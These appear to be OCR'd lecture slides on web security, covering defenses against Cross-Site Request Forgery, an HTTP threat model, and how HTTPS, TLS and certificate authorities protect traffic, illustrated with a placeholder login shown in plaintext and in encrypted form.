

Welcome Vicky Inocente

Account Summary

Chequing Account	$ 4500	Refresh Transfer
Savings Account	$ 0	Refresh



Web Security: Cross-site Request Forgery



http://bank.com/

Welcome Vicky Inocente

Sign out

Account Summary

Chequing Account	$ 4500	Refresh Transfer
Savings Account	$ 0	Refresh

Defense: Cross-site Request Forgery

- In pairs, think of two ways you can defend against Cross-Site Request Forgery.
- Write them down!

Defense: Cross-site Request Forgery


- **Tokens**: Unique tokens are generated by the server and included in the forms of the web application. The server then verifies the presence and correctness of the token on subsequent requests.

- **Same-Site Cookies**: The *SameSite* cookie attribute can prevent the browser from sending cookies along with cross-site requests. Setting cookies with SameSite=Lax or SameSite=Strict provides a level of defense against CSRF.
- **Using Custom Headers**: add custom headers in Ajax requests and check on the server

HTTP Security

HTTP Threat Model

- Eavesdropper
    - Listening on conversation (confidentiality)
- Man-in-the-middle
    - Modifying content (integrity)
- Impersonation
    - Bogus website (authentication, confidentiality)



HTTPS: Securing HTTP

HTTP sits on top of secure channel (SSL/TLS)


https:// vs. http://

TCP port 443 vs. 80

All (HTTP) bytes encrypted and authenticated

No change to HTTP itself!

Where to get the key???



HTTP

Secure Transport Layer

TCP

IP

Link layer

Public Key Infrastructure

Public key certificate

- Binding between **identity** and a **public key**
- “Identity” is, for example, a domain name example.com
- Digital signature to ensure integrity

Certificate authority


- Issues public key **certificates** and verifies identities
- Trusted parties (e.g., GoDaddy)
- Preconfigured certificates in Web browsers

How to enable HTTPS for your server?

How to enable HTTPS for your server?

- Your Web Hosting Provider may offer HTTPS security or
- You can request a **SSL/TLS certificate** from Certificate Authorities and install it yourself.
- SSL/TLS certificates may need to be renewed periodically.

HTTP



User Id:
john.doe@emailaddress.com

Password:
@Apple123


Browser

Website’s Server

With HTTP, hacker sees:

User Id: john.doe@emailaddress.com
Password: @Apple123

HTTPS



User Id:
john.doe@emailaddress.com

Password:
@Apple123


Browser


Website’s Server

With HTTPS, hacker sees:

User Id: abErgdy#uwitWLqxytllqp
Password: xrtyxhj

HTTP vs. HTTPS






Website access requested

SSL/TLS

Browser

SSL/TLS certificate sent


Website’s Server




Browser

✓ Is the certificate valid?

✓ Is it issued by a trusted certificate authority?



Private key
Public key
Browser
Website's Server



Browser

Data is encrypted

Website’s Server




Browser

Content is sent

Website’s Server

HTTPS



User Id:
john.doe@emailaddress.com

Password:
@Apple123

Browser

Website’s Server

With HTTPS, hacker sees:

User Id: abErgdy#uwitWLqxytllqp
Password: xrtyxhj